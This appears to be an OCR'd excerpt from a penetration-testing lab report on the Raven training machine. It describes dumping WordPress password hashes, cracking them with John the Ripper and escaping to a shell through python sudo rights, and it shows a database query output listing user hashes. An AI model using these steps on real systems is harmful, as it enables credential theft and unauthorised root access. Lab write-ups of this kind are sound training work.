
Exploitation: Privilege Escalation

Summarize the following:


- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  We obtained hashes from flags and saved in a file called wp_hashes.txt then used John to crack hashes. Exploited python sudo access through spawn shell
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  Granted shell access and allowed another path to flag 4
- Please see screenshots below...

Screenshots- Privilege Escalation

John command to un-encrypt password hashes.




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
      |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
      |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
2 rows in set (0.00 sec)
```

